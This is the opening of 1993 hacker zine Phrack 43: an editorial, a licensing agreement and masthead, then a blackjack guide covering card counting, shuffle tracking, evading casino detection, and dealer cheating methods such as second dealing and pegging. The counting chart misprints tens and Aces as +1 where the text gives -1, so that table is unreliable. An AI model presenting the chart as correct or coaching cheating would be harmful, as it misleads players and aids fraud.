==Phrack Magazine==

Volume Four, Issue Forty-Three, File 1 of 27

Issue 43 Index

P H R A C K 4 3

July 1, 1993

~ finger whitehouse.gov and make a secret service agent come ~

Well, here it is: Phrack 43. This issue should really piss every security professional off. Well, actually, none of them should ever see it because only two people have registered their subscriptions.

But, then again I think we all know that the whole world is FULL of lying, thieving people who just don't care about other people's property. No, smarty, not hackers...computer professionals!

CASE 1:

The Computer Emergency Response Team. Bastions of life, liberty and the pursuit of happiness. CERT had been on the Phrack mailing list previously, and was sent a copy of 42 (as was everyone) to give them the opportunity to subscribe. Rather than do the right thing and let us at Phrack know that they were not interested in paying, and to take their name off the list, Ed DiHart instead forwarded off several copies to his cronies.

Luckily for us, Ed is not the best typist, and the mail bounced all the way back to Phrack. I called Ed and asked him why he would do such a thing, which was clearly a direct violation of US Copyright Law. Ed claimed he didn't know of any new rules for Phrack, and that he had always forwarded off a few copies to his pals. I told Ed that this practice was unacceptable and that if he wanted to continue to get Phrack he and his pals would all have to register their subscriptions. Ed said that he did not want to pay and to take CERT off the list.

A month prior to this Ed had said to me at the Computers, Freedom & Privacy conference in San Francisco, "Why are YOU here anyway? It sure is IRONIC that someone whose goal in life was to invade other people's privacy would be attending a conference on protecting privacy." I walked away from him in disgust.

While talking to Ed about Phrack I said, "You know Ed, it sure is IRONIC that an organization such as CERT, whose main goal is to help protect the property of others would so flagrantly violate US Copyright law and completely disregard someone's property rights." Man, did that feel great!

CASE 2:

BT Tymnet. Dale Drew, security guru, made the statement on IRC about Phrack, "I have absolutely no desire to pay for anything having to do with hackers." Later, someone from Dale's machine at BT Tymnet (opus.tymnet.com) logged into Len Rose's machine and ftp'd Phrack 42. With prior knowledge Phrack was not free, he willingly used company property to commit a crime. At most companies, that is grounds for termination. Luckily for Dale Tymnet doesn't give a shit. In fact, Dale several times since has gone back on IRC stating, "People here are Tymnet are kind of upset about Phrack 42." This just shows that people at Tymnet are just as criminal as they say hackers are. Since they could care less about MY property, then why should I care about theirs? Maybe I should print a list of all Tymnet internal NUIs! Well, two wrongs won't make a right, so I better not.

I did, however, send email to Dale stating that we were aware of Tymnet's transgressions and that we may be forced to take legal action. I have decided to offer BT a sweet deal on a company-wide site license. We shall see if they take me up on this offer, or continue to steal Phrack.

CASE 3:

Gail Thackeray. A woman sworn by the court to uphold the laws of the land. This woman had the audacity to tell me that unless I enforced my copyright, it was worthless. Unless I enforce it. What the hell does that mean? Am I supposed to raid companies myself and go dig for evidence that they have stolen my information? Geez...it's not like I'm Bellcore. Gail's disgusting interpretation of the law, that unless you are big enough to stand up for yourself then you have no recourse, is a festering sore on the face of the American Legal system and I personally am appalled that this woman is allowed to act as a law enforcement professional.

Oh well, as you can tell I've had a little fun with all this. And I have effectively proven my point. Security people, corporate professionals, and law enforcement types are just as unscrupulous and unethical as they have always claimed that we are.

Only TWO PEOPLE within the computer/legal/security profession have the right to receive and keep copies of Phrack. Winn Schwartau, and a man at Mitre. It's amazing that they are the only ones with any scruples, isn't it?

Well, let's get on with the issue. This one is pure, unadulterated evil. Only the strong will survive this time. We've got Cellular, we've got Novell, we've got 5e, we've got PHRACK TRIVIA! Get comfortable, grab your favorite intoxicant, and enjoy.

NOTES Some of you will recognize the 5ESS file from the Summer issue of 2600 magazine. This file was sent to both myself and E. Goldstein. I was told by the author that 2600 was not printing it. Wrong. Well, we got permission from 2600 to print it here too since its such a good file, and since I spent like 8 hours dealing with the author correcting and editing it. In the future gang, if you send something to Phrack AND to 2600, TELL US BEFOREHAND! The last thing I want to hear is, "Phrack is plagiarizing 2600...gawd they are so lame." The acronym file, you will note, is DIFFERENT. Heh.

In addition to the above, you may notice that we were a bit late in distributing this issue. As many of you saw through the "resubscribe" blurb sent over the mailing list, Phrack is not going through Stormking.COM any longer. The struggle to relocate put us into further delays but I've managed to take care of securing a new distribution site. We want to thank everyone at Stormking for shipping Phrack out for so long, and wish them the best in their future endeavors.

READ THE FOLLOWING

IMPORTANT REGISTRATION INFORMATION

Corporate/Institutional/Government: If you are a business, institution or government agency, or otherwise employed by, contracted to or providing any consultation relating to computers, telecommunications or security of any kind to such an entity, this information pertains to you.

You are instructed to read this agreement and comply with its terms and immediately destroy any copies of this publication existing in your possession (electronic or otherwise) until such a time as you have fulfilled your registration requirements. A form to request registration agreements is provided at the end of this file.

Individual User: If you are an individual end user whose use is not on behalf of a business, organization or government

agency, you may read and possess copies of Phrack Magazine free of charge. You may also distribute this magazine freely to any other such hobbyist or computer service provided for similar hobbyists. If you are unsure of your qualifications as an individual user, please contact us as we do not wish to withhold Phrack from anyone whose occupations are not in conflict with our readership.

Phrack Magazine corporate/institutional/government agreement

Notice to users ("Company"): READ THE FOLLOWING LEGAL AGREEMENT. Company's use and/or possession of this Magazine is conditioned upon compliance by company with the terms of this agreement. Any continued use or possession of this Magazine is conditioned upon payment by company of the negotiated fee specified in a letter of confirmation from Phrack Magazine.

This magazine may not be distributed by Company to any outside corporation, organization or government agency. This agreement authorizes Company to use and possess the number of copies described in the confirmation letter from Phrack Magazine and for which Company has paid Phrack Magazine the negotiated agreement fee. If the confirmation letter from Phrack Magazine indicates that Company's agreement is "Corporate-Wide", this agreement will be deemed to cover copies duplicated and distributed by Company for use by any additional employees of Company during the Term, at no additional charge. This agreement will remain in effect for one year from the date of the confirmation letter from Phrack Magazine authorizing such continued use or such other period as is stated in the confirmation letter (the "Term"). If Company does not obtain a confirmation letter and pay the applicable agreement fee, Company is in violation of applicable US Copyright laws.

This Magazine is protected by United States copyright laws and international treaty provisions. Company acknowledges that no title to the intellectual property in the Magazine is transferred to Company. Company further acknowledges that full ownership rights to the Magazine will remain the exclusive property of Phrack Magazine and Company will not acquire any rights to the Magazine except as expressly set forth in this agreement. Company agrees that any copies of the Magazine made by Company will contain the same proprietary notices which appear in this document.

In the event of invalidity of any provision of this agreement, the parties agree that such invalidity shall not affect the validity of the remaining portions of this agreement.

In no event shall Phrack Magazine be liable for consequential, incidental or indirect damages of any kind arising out of the delivery, performance or use of the information contained within the copy of this magazine, even if Phrack Magazine has been advised of the possibility of such damages. In no event will Phrack Magazine's liability for any claim, whether in contract, tort, or any other theory of liability, exceed the agreement fee paid by Company.

This Agreement will be governed by the laws of the State of Texas as they are applied to agreements to be entered into and to be performed entirely within Texas. The United Nations Convention on Contracts for the International Sale of Goods is specifically disclaimed.

This Agreement together with any Phrack Magazine confirmation letter constitute the entire agreement between Company and Phrack Magazine which supersedes any prior agreement, including any prior agreement from Phrack Magazine, or understanding, whether written or oral, relating to the subject matter of this Agreement. The terms and conditions of this Agreement shall apply to all orders submitted to Phrack Magazine and shall supersede any different or additional terms on purchase orders from Company.

REGISTRATION INFORMATION REQUEST FORM

We have approximately _____ users.

We desire Phrack Magazine distributed by (Choose one):

Electronic Mail: _____
Hard Copy: _____
Diskette: _____ (Include size & computer format)

Name:_____ Dept:_____

Company:_____

Address:_____

_____

City/State/Province:_____

Country/Postal Code:_____

Telephone:_____ Fax:_____

Send to:

Phrack Magazine
603 W. 13th #1A-278
Austin, TX 78701

Enjoy the magazine. It is for and by the hacking community. Period.

```
      Editor-In-Chief : Erik Bloodaxe (aka Chris Goggans)
                3L33t : OMAR
                 News : Datastream Cowboy
          Photography : dFx
          Pornography : Stagliano
    Prison Consultant : Co / Dec
          The Baddest : Dolomite
             Rad Book : Snow Crash
     Reasons Why I Am
         The Way I Am : Hoffman, Hammett, The Power Computer
               Typist : Minor Threat
    Future Movie Star : Weevil
   SCon Acid Casualty : Weevil
            Thanks To : Robert Clark, Co/Dec, Spy Ace, Lex Luthor
                        Phreak Accident, Madjus, Frosty, Synapse, Hawkwind
                        Firm G.R.A.S.P., Aleph One, Len Rose, Seven-Up
                        Computer Crime Laboratories
```

"If you can take the bag off of your own head, then you haven't had enough nitrous." -- KevinTX

Phrack Magazine V. 4, #43, July 1, 1993. ISSN 1068-1035

To subscribe, send email to phrack@well.sf.ca.us and ask to be added to

the list.

Phrack Magazine
603 W. 13th #1A-278 (Phrack Mailing Address)
Austin, TX 78701

ftp.netsys.com (Phrack FTP Site)
/pub/phrack

phrack@well.sf.ca.us (Phrack E-mail Address)

Submissions to the above email address may be encrypted
with the following key : (Not that we use PGP or encourage its
use or anything. Heavens no. That would be politically-incorrect.
Maybe someone else is decrypting our mail for us on another machine
that isn't used for Phrack publication. Yeah, that's it. :))

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.1

mQCNAiuIr00AAAEEAMPGAJ+tzwSTQBjIz/IXs155El9QW8EPyIcd7NjQ98CRgJNy
ltY43xMKv7HveHKqJC9KqpUYWwvEBLqlZ30H3gjbChXn+suU18K6V1xRvxgy21qi
a4/qpCMxM9acukKOWYMWA0zg+xf3WShwauFWF7btqk7GojnlY1bCD+Ag5Uf1AAUR
tCZQaHJhY2sgTWFnYXppbmUgPHBocmFja0B3ZWxsLnNmLmNhLnVzPg==
=q2KB
-----END PGP PUBLIC KEY BLOCK-----

-= Phrack 43 =-

Table Of Contents

Another reason why the future is wireless.

"The CTIA recommended that the FCC require the microprocessor chip be difficult to detach from the circuit board in order to prevent its removal and replacement or reprogramming."
(Cellular Marketing, p. 18, May 1993)

"Damn, and I was hoping to replace this 8051 with a P5! HAHAHAHAHA!"
(Anonymous hacker-type, Tumbled Cellphone Call, 1993)

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 10 of 27

How to "Hack" BlackJack

By
Lex Luthor
lex@mindvox.phantom.com

Part 2 of 2 (50K)

Card Counting:

Card Counting? Don't you have to be some sort of mathematical genius or have a photographic memory to count cards? No, these are as mythical as that 415-BUG-1111 "trace detector" number posted on all those old hacker BBSes. Well, you may now say, what if the casino is using 4, 6, or even 8 decks? Surely you can't keep track of 300+ cards! Don't sweat these details. Probably the hardest part about learning to play successful BlackJack has already been accomplished in the previous section. That is: memorizing the appropriate basic strategy chart. All you really need to count cards is the ability to count up to plus or minus twelve or so...by ONES! Of course there are more complicated systems but that is all you need to do for the simplest ones.

The first card counting systems were developed by our old friend Dr. Thorp. He determined through mathematical computation that the card that has the most influence on the deck being in a favorable condition (for the player) was the five. When the deck is low in fives, the player has a higher advantage than if it's sparse in any other card. Logic dictated that for a very simple card counting strategy, simply keep track of the abundance (or lack thereof) of fives. This is the basis of his "Five Count" system which was later improved to include tens and renamed the "Ten Count" system.

Today, there are many different card counting systems. Typically, the more complex a system is, the better your advantage should you master it. However, the difference between card counting System X and System Y is usually so small that ease of using the system becomes more important than gaining an additional .15 % advantage or whatever it is. I am going to restrict the discussion to a single card counting system: the high/low (also called the plus/minus) point count. This strategy is very easy to master. Two other methods that I recommend if you're serious are the Advanced Plus/Minus and the "Hi-Opt I" systems. The former being similar to the high/low but assigns fractional values to certain cards as opposed to integer values which are easier to add in your head. The latter method is considered one of the most powerful yet reasonable (with respect to complexity) counting systems of all time and is detailed extensively on pages 213 to 277 of [7].

The quick and dirty reason why card counting works is this: The player gains an advantage when a deck has a SHORTAGE of cards valued 2, 3, 4, 5, 6, 7, 8. When a deck has a SHORTAGE of cards valued 9, 10, Ace; the player has a DISadvantage. If you can tell when the deck is rich in 9's, 10's, and Aces (ie, when you hold the advantage) you can do one of the following things:

1) Bet more money when the deck is favorable to you.
2) Alter your Basic Strategy play to account for the favorability thereby increasing the odds of winning a particular hand.
3) Combine 1 & 2 by betting more AND altering Basic Strategy.

Now lets discuss the +/- Point Count. As you can see from the small chart below, a plus value is given to low cards, and a minus value is given to high cards. Notice that 7, 8, and 9 have a value of zero. This is because their overall effect is negligible as compared to the others. Some systems use a value of -2 for the Ace instead of -1 and give a value of +1 to the seven instead of zero. If you are using a BlackJack computer game for practice, check to see what card counting system(s) it uses. They should offer one of the above two variations. Learn that one, since it will allow you to prepare well for actual casino play. See the "Some Comments Regarding Computer

BlackJack Programs for the PC" section for more on this. Now the chart:

PLUS (+1)					MINUS (-1)				
2	3	4	5	6	7	8	9	10	A
1	1	1	1	1	0	0	0	1	1

As you may notice, this is a balanced system. There are 20 cards in a deck that are valued +1: two through six. There are 16 ten value cards and 4 Aces in a deck (20 total) that are valued -1. The remaining 12 cards (7, 8, 9) have a value of zero. At the end of a deck the count should be zero. A good drill to practice is to get a deck of cards, turn them over one by one, and keep track of the count. If you enter a game mid-way between the deck or shoe, flat bet until the cards are shuffled. Once the cards are shuffled commence counting from zero.

Lets do a quick example using ten cards. The following ten cards are shown in the course of a hand: A, 4, 7, 10, 10, 9, 10, 2, 10, 5. Just so no one gets lost, we will do one card at a time and then keep the running total: the first value is -1 (the Ace) & the second is +1 (the 4) = 0 (the current total hand count). The next card is the 7 which is zero so disregard it. The next card is a ten so the total count is now -1. The next card is another ten, giving a total count of -2. The next card is a nine which has a value of zero so ignore it, total count is still at -2. Next is a ten, total count is at -3. Next is a two which adds +1 to the minus three yielding a total of -2. A quick look at the next two cards shows that the two will cancel each other out (-1+1=0). So at the end of a hand of ten cards dealt to 2 players and the dealer, the point count is minus two. This provides you with the knowledge that your are at a slight disadvantage. Your next bet should either be the same or a unit or two lower.

From this example you see that it would be easier to count cards if you play in a "cards-up" game. That way you can see all the cards as they are dealt and count them as they go by. When the dealer deals fast, just count every two cards. You still count each card but you only add to your total count after every two cards since many times the two values will cancel each other out to give a net value of zero, which doesn't need to be added to your total. If you play in a cards-down game, you may want to consider playing at third base. The reason being is that in a cards-down game you only see the other players' cards:

a) if you peek at their hand (not polite but it's not cheating like in poker)
b) if a player busts
c) when the dealer settles each players' hand.

When there are other people at a table, all this happens rather quickly and you may miss a few cards here and there which essentially invalidates your count. You can't control how fast the dealer deals, but you can slow things down when the dealer prompts you for a play decision.

I am not going to discuss changing basic strategy here. The chart you memorize in Basic Strategy section of this file will be fine for now. If you are already adept at the plus/minus count then find a book that has a complete system including the appropriate changes to Basic Strategy that reflect the current running and/or true count.

For one deck, alter your wager according to the following table:

BET UNITS	+/- Running Count
1	+1 or less
2	+2 or +3
3	+4 or +5
4	+6 or +7
5	+8 or more

Example: After the first hand of a one deck game, the point count is plus

four and you just bet a $5.00 chip. Before the next hand is dealt, wager $15.00 (three units of $5.00) as the above table mandates.

What if there are four, six, or more decks instead of just one? I recommend that you perform a "true-count" rather than trying to remember different betting strategies for different number of deck games. By doing a true count, the above table can still be used.

The True Count is found by the ensuing equation. I provide an example along with it for the case of having a running count of +9 with one and a half decks left unplayed. It doesn't matter how many decks are used, you just have to have a good eye at guesstimating the number of decks that are left in the shoe. I just measured the thickness of a deck of cards to be 5/8 (10/16) of an inch. Hence the thickness of a half deck is 5/16 of an inch. One and a half decks would be 10/16 + 10/16 + 5/16 = 25/16 or a little over an inch and a half. You probably see a relationship here. The number of decks is approximately equal to the height of the cards in inches. Easy.

$$\text{True Count} = \frac{\text{Running Count}}{\text{\# of Decks Remaining}} = \frac{+9}{1.5} = +6$$

Looking at the table of betting units above, the proper wager would be four units.

If you have trouble keeping the count straight in your head, you can use your chips as a memory storage device. After every hand tally up the net count and update the running or true count by rearranging your chips. This is somewhat conspicuous however, and if done blatantly, may get you labeled a counter.

If for some reason you despise the notion of counting cards, you may want to pick up Reference [11], "Winning Without Counting". The author writes about using kinesics (body language) to help determine what the dealers' hole card is after checking for a Natural. He claims that certain dealers have certain habits as far as body language is concerned, especially when they check to see if they have a BlackJack. The dealer will check the hole card if he/she has a ten value card or an Ace as the up-card. When the hand is over you will see what the hole card really was. You may be able to discern a certain characteristic about the dealer, such as a raising of the eyebrows whenever the hole card is a 2-9 or perhaps a slight frown, etc. There is some usefulness to this method but I wouldn't rely on it very much at all. I have only used it for one particular situation. That being when the dealer has a ten up card and checks to see if the hole card is an Ace. Note that many dealers check the hole card very quickly and turn up just the corner of the card so as to prevent any of the players from seeing the card. If the hole card is an Ace, the dealer will turn over the card and declare a BlackJack. However, if the hole card is a 4, many times the dealer will double check it. The reason for this double take is simply that a 4 looks like an Ace from the corner, get a deck of cards and see for yourself. A 4 really looks like an Ace and vice-versa when the corner is checked in a QUICK motion. So, if you see the dealer double check the hole card and NOT declare a BlackJack, you can be fairly sure the hold card is a four, giving the dealer a total of 14. You can now adjust your basic strategy play accordingly. This situation has only come up a few times in my case, but once was when I had a $50.00 bet riding on the hand and I won the hand by using that additional information. Dr. Julian Braun has previously calculated that the player has about a 10% advantage over the house should he/she know what the dealer's hole card is. This is quite substantial. Of course you have to memorize a specific Basic Strategy chart for the case of knowing what the dealers' total is in order to obtain the maximum benefit. I haven't bothered memorizing this chart simply because it is a rare occurrence to know what the dealers' hole card is. If you sit down at a table with an inexperienced dealer, you might catch a couple more than usual, but I don't think it is enough to warrant the extra work unless you want to turn pro.

Another thing Winning Without Counting mentions is to pay attention to the arches and warps in the cards. Perhaps a lot of the ten value cards have a particular warp in them due to all those times the dealer checked for a BlackJack. The author claims that he has used this to his advantage. Maybe so,

but I don't put much stock in this technique. I have enough things to worry about while playing.

One last thing. There is no law or rule that says a dealer cannot count cards. A dealer may count cards because he or she is bored but more likely is that the casino may encourage counting. The reason being that if the deck is favorable to the player, the house can know this and "shuffle up". This is also called preferential shuffling (a game control measure) and it vaporizes your advantage.

Shuffle Tracking:

Shuffle What? Shuffle Tracking. This is a fairly new (15 years +/-) technique that has not been publicized very much. One problem with many of the BlackJack books out there is that they are not hip to the current game. The obvious reason for this is that many are old or simply re-formulate strategies that were invented decades ago. It's just like reading "How to Hack the Primos Version 18 Operating System" today. The file may be interesting, many of the commands may be the same, but it doesn't detail how to take advantage of, and subvert the CURRENT version of the OS.

The best definition I have seen is this one quoted from Reference [5]: "'Shuffle-tracking' is the science of following specific cards through the shuffling process for the purpose of either keeping them in play or cutting them out of play." The concept of Shuffle tracking appears to have resulted from bored mathematician's research and computer simulation of shuffling cards, a familiar theme to BlackJack you say. The main thing that I hope every reader gets from this section is that just because someone shuffles a deck (or decks) of cards does not in any way mean that the cards are "randomized". The methods mentioned in the two previous sections (Basic Strategy and Card Counting) ASSUME A RANDOM DISTRIBUTION OF CARDS! That is an important point. According to some authors, a single deck of cards must be shuffled twenty to thirty times to ensure a truly random dispersion. If a Casino is using a 6 deck shoe, that's 120 to 180 shuffles! Obviously they aren't going to shuffle anywhere near that many times. But don't despair, there are some types of shuffles which are good, and some that are bad. In fact, if the cards were always randomly disbursed, then you would not be reading this section due to it's lack of relevance. As in the Card Counting section, I am going to restrict the discussion to the basics of shuffle tracking as the combination of references listed at the end of this section provide a complete discourse of the topic.

A beneficial (to the player) shuffle for a one deck game is executed by dividing the deck equally into 26 cards and shuffling them together a minimum of three times. This allows the cards to be sufficiently intermixed to yield a fairly random distribution. An adverse shuffle prevents the cards from mixing completely.

The simplest example is the Unbalanced Shuffle. As its name implies, the dealer breaks the deck into two unequal stacks. As an example, lets say you are playing two hands head on with the dealer and the last 10 cards in the deck are dealt. The result of the hand was that both your hands lost to the dealer primarily due to the high percentage of low value cards in the clump. Note that if you were counting, you would have bet a single unit since the deck was unfavorable. The dealer is now ready to shuffle the deck, and separates the deck into 31 cards in one stack and 21 in the other stack. The dealer shuffles the two stacks. If the shuffle is done from the bottom of each stack on up, the top ten cards of the larger stack will remain intact without mixing with any of the other cards. Those ten cards can remain in the order they were just dealt throughout the shuffle if the process of bottom to top shuffling is not altered. You are now asked to cut the deck. If you don't cut the deck, the 10 cards that were dealt last hand will be dealt as your first two hands. The result will be the same as your last and you will lose the two hands. However, if you cut the deck exactly at the end of those ten cards, you have just altered the future to your benefit. Those cards will now be placed at the bottom of the deck. Should the dealer shuffle up early, you will avoid them altogether. In addition, if you were keeping count, you would know that the deck was favorable during the first 3-4 hands since there would be an abundance

of tens in the portion of the deck that will be played. You would accordingly increase you bet size to maximize your winnings.

Some dealers will unknowingly split the deck into unequal stacks. However, more often than not, they are REQUIRED to split the deck into unequal stacks. If they are required to do this, they are performing the House Shuffle. The casino has trained the dealer to shuffle a particular way...on purpose! Why? Because in the long run, the house will benefit from this because most players will not cut any bad clumps out of play. If you have played BlackJack in a casino, how much did you pay attention to the way they shuffled? Like most people you were probably oblivious to it, perhaps you figured that during the shuffle would be a good time to ask that hot waitress for another drink. Regardless, you now see that it may be a good idea to pay attention during the shuffle instead of that set of "big breastseses" as David Allen Grier says on the "In Living Color" TV show ;)-8-<

There are a number of shuffle methods, some of which have been labeled as: the "Zone Shuffle", the "Strip Shuffle", and the "Stutter Shuffle". The Zone Shuffle is particular to shoe games (multiple deck games) and is probably one of the most common shuffle methods which is why I mention it here. It is accomplished by splitting the shoe into 4 to 8 piles depending on the number of decks in the shoe. Prescribed picks from each pile are made in a very exact way with intermittent shuffles of each pair of half deck sized stacks. The net effect is a simple regrouping of the cards pretty much in the same region of the shoe as they were before, thereby preventing clumps of cards from being randomly mixed. If the dealer won 40 hands and you won 20, this trend is likely to continue until you are broke or until the unfavorable bias is removed through many shuffles.

What if the players are winning the 40 hands and the dealer only 20? If the dealer has been mentally keeping track of how many hands each side has won in the shoe, the dealer will probably do one of two things. One is to keep the shuffle the same, but 'strip' the deck. When a dealer strips a deck, he/she strips off one card at a time from the shoe letting them fall on top of one another onto the table. This action causes the order of the cards to be reversed. The main consequence is to dissipate any clumping advantages (a bunch of tens in a clump) that the players may have. The second thing the dealer may do is simply change the way they shuffle to help randomize the cards.

I personally believe that casinos use certain shuffles on purpose for the sole reason that they gain some sort of advantage. A BlackJack dealer friend of mine disputes the whole theory of card clumping and shuffle tracking though. The mathematics and simulation prove the non-random nature of certain shuffles under controlled conditions. Perhaps in an actual casino environment the effect isn't as high. Regardless, next time you are playing in a casino and its time to shuffle a shoe, ask the dealer to CHANGE they WAY he/she shuffles. The answer will nearly always be NO. Try to appeal to the pit boss and he/she will probably mumble something about casino policy. Why are they afraid to change the shuffle?

Relevant Reading: [4], [5] Chapters 5 and 6 pages 71 to 98, [14] pages 463 to 466, and [15] which is very detailed and accessible via Internet FTP.

Casino Security and Surveillance:

I figured this section might get some people's attention. It is important to know what the casino is capable of as far as detecting cheating (by employees and customers) and spotting card counters.

EYE IN THE SKY: A two way mirror in the ceiling of the casino. It's not hard to spot in older casinos as it usually is very long. Before 1973 or so, employees traversed catwalks in the ceiling and it was easy for dealers and players to hear when they were being watched. Sometimes dust from the ceiling would settle down onto a table when someone was above it. Newer casinos use those big dark plexiglass bubbles with video camera's which should be watched constantly. These cameras have awesome Z00M capabilities and according to Reference [9], the cameras can read the word "liberty" on a penny placed on a BlackJack table. I am sure the resolution is better than that for the latest

equipment. The video images are also taped for use as evidence should anything that is suspect be detected. Just like computer security audit logs, if no one pays attention to them, they don't do much good. If you want a job monitoring gamblers and casino employees, you need to train for about 500 hours (about twenty 40 hour weeks) to learn all the tricks people try to pull on you. Pretty intensive program wouldn't you say?

CASINO EMPLOYEES: Then there are the casino employees. The dealers watch the players, the floor men watch the dealers and the players, the pitbosses watch the dealers, the floormen, and the players, etc. There may be plain clothes detectives roaming about. In a casino, everyone is suspect.

BLACK BOOK: A company that you will see mentioned in a lot of casino books is Griffin Investigations. They periodically update a book that casino's subscribe to that have pictures and related info on barred card counters and known casino cheats.....I suppose the "black book" as it is called, is analogous to the "Bell security hit-lists", that had (have?) files on known phreaks and hackers.

Social Engineering the Casino:

If you are good at getting an ESS operator to enter NET-LINE on DN COE-XXXX, and at getting those "Engineering Resistant Hard Asses up at SNET (Southern New England Telephone)" [as The Marauder affectionately calls them] to give you the new CRSAB number; then this section will be a piece of cake for you to master.

References [3], [7], and [8] have many stories regarding playing in casinos, getting barred, and various exploits. I am not going to repeat any of them here. In each of those books, the authors talk about their first experiences getting barred. In each case they were fairly bewildered as to why they were kicked out, at least until some casino employee or owner told them things like "you're just too good" and the ever diplomatic: "we know your kind, get the hell out!".

As you probably have gathered thus far, card counters are as undesirable in a casino as a phone phreak is in a central office. There are a number of behavioral characteristics which have been attributed to the 'typical' card counter. Probably the most obvious act of a counter is a large increase in bet size. If you recall in the Card Counting section, when the deck is favorable, you bet more. When the deck is unfavorable, you bet less. Dr. Thorp's original system required a variation in bet size from one to ten units. When the deck is favorable the system may dictate that you go from a ten dollar bet to a hundred dollar bet. Kind of gets the attention of the dealer and the pit boss. However, this type of wild wagering is typical of big money hunch bettors. Hunch betters will just plop down a bunch of chips at random due to 'hunches'. Therefore, a large increase in bet size won't necessarily cause you to be pegged as a counter.

Intense concentration, never taking your eyes off the cards, lack of emotion...ie, playing like a computer, is pretty much a give away that you are counting. Other things such as 'acting suspicious', meticulously stacking your chips, betting in discernable patterns, and a devout abstention from alcohol may also attract unwanted attention.

Another criteria used for spotting counters is if there are two or more people playing in concert with one another. Ken Uston is famous for his BlackJack teams. They have literally won millions of dollars collectively. When the "Team-LOD" gets together to play, we have to pretend we don't know each other so as not to attract undue attention ;-)

What I mean by Social Engineering the casino is to list ways that trick the casino into thinking you are just a dumb tourist who is throwing money away. Look around, smile, act unconcerned about your bet, don't be afraid to talk to the dealer, floorperson, or pit boss. Don't play 8 hours straight. Perhaps order a drink. Things of this nature will help deflect suspicion.

I only recall attracting attention once. The casino wasn't very busy, there

were 3 people at the table including myself. I only had about an hour to play so I bet aggressively. I started with $5 and $10 but made some $50.00 bets whenever I got a feeling that I was going to win the next hand (quite the scientific strategy I know). A woman next to me who seemed to be a fairly seasoned player made a comment that I was a little too aggressive. The pit boss hovered about the table. My hour was nearly up, I bet $10.00 for the dealer and $50.00 for myself. I lost the hand leaving me only $100.00 ahead, and left. The only thing I could think of besides the betting spread which really wasn't a big deal was that the casino was FREEZING inside. I was shivering like hell, it probably looked like I was shaking out of fear of being spotted as a counter or worse...a cheater.

So what if a casino thinks you are counter? To be honest, there have probably been less than 1000 people who have been permanently barred from play (ie, they have their mugs in the black book). A far greater number have been asked to leave but were not prevented from returning in the future.

Tipping the dealer may not necessarily get the casino off your back but certainly doesn't hurt. When you toke the dealer, place the chip in the corner of your betting box a few inches from your bet. You may want to say "we are in this one together" or some such to make sure they are aware of the tip. This approach is better than just giving them the chip because their 'fate' is tied in with yours. If your hand wins, 99 out of 100 times they will take the tip and the tip's winnings off the table.

The 1 out of 100 that the dealer let the tip+win ride happened to me over and over again for the better part of a day. It was a week before I had to go back to college and I was broke, with no money to pay the deposits for rent and utilities. Basically, if I didn't come up with some money in 7 days, I was not going back to school. This was 4 years ago BTW. I took out $150 on my credit card (stupid but hey, I was desperate) and started playing and winning immediately. I pressed my bets time and time again and in an hour or two had $500 in front of me (+$350). I started losing a bit so I took a break for a short while. I went back to a different table with a different dealer. As soon as I sat down I started winning. I started to tip red chips ($5.00) for the dealer. The first couple of times he took the $10.00 right away. I kept winning steadily and continued to toke him. Then he started to let the $10.00 ride! I was amazed because I had never seen that before. That is when I knew I was HOT. If the dealer is betting on you to win, that says something. When I stopped playing I cashed in eight black chips. I left with eight one hundred dollar bills, a net profit of $650.00, just enough to cover everything. Whew! I probably tipped close to $100.00 that day, and the dealer must have made double to triple that due to him betting with me. There were a number of times when the pit boss wasn't close that the dealer would IGNORE my hit or stand signal. The first time he did this I repeated myself and he did what I asked but gave me a 'look'. Needless to say, I lost the hand. After that, if he 'thought' I said stand, I didn't argue. This occurred when he had a ten as the up-card so he knew his total from peeking at the hole card. I am not sure if this is considered cheating because I did not ask him to do this, nor did we conspire. It just happened a few times, usually when I had $25-$50 bets on the line which is when I made sure to throw in a red chip for him.

Casino Cheating and Player Cheating:

Cheating by the house is rare in the major casinos ie, those located in Nevada and Atlantic City. The Nevada Gaming Commission may revoke a casino's gambling license if a casino is caught cheating players. Granted, there may be a few employees (dealers, boxmen, whomever) that may cheat players, but it is extremely doubtful any casino in Nevada or Atlantic City does so on a casino-wide scale. You definitely should be wary of any casino that is not regulated such as those found on many cruise ships. Because a casino does not have to answer to any regulatory agency does not mean it is cheating players. The fact is that casino's make plenty of money legitimately with the built-in house advantages and don't really need to cheat players to survive. I provide some cheating methods here merely to make you aware of the scams. These techniques are still carried out in crooked underground casinos and private games.

The single deck hand-held BlackJack game is quite a bit more susceptible to cheating by both the dealer and the player than games dealt from a shoe. The preferred method of dealer cheating is called the "second deal". As you may infer, this technique requires the card mechanic to pretend to deal the top card but instead deals the card that is immediately under the top card. Imagine if you could draw a low card when you need a low card, and a high card when you need a high card. You could win large sums of money in a very short period. Well, a dealer who has the ability to execute the demanding sleight of hand movements for second dealing can drain even the best BlackJack player's bankroll in short order.

If someone is going to deal seconds, they must know what the second card is if he or she is to benefit. One way to determine the second card is by peeking. A mechanic will distract you by pointing or gesticulating with the hand that is holding the deck. "Look! There's Gail Thackeray!". While you are busy looking, the dealer is covertly peeking at the second card. A more risky method is pegging. A device called a pegger is used to put small indentations in the cards that the dealer can feel. Pegging all the ten value cards has obvious benefits.

Another method is the "high-low pickup". I like this one because it's easy for a novice to do especially in a place where there are a lot of distractions for the players. After every hand, the dealer picks up the cards in a high-low alternating order. The mechanic then proceeds with the "false shuffle" in which the deck is thought to have been shuffled but in reality the cards remain in the same order as before the shuffle. As you well know by now, a high-low-high-low arrangement of the cards would be death to the BlackJack player. Get dealt a ten and then a 5, you have to hit, so get another ten. Busted. Since the dealer doesn't lose until he/she busts, all the players who bust before lose. Bottom dealing and switching hole cards are other techniques that may be used to cheat players.

For shoe games, there is a device called a "holdout shoe" that essentially second deals for the dealer. Discreet mirrors and prisms may be contained in the holdout shoe which only allow the dealer to see what card is next. Shorting a regular shoe of ten cards will obviously have a detrimental effect on the BlackJack player.

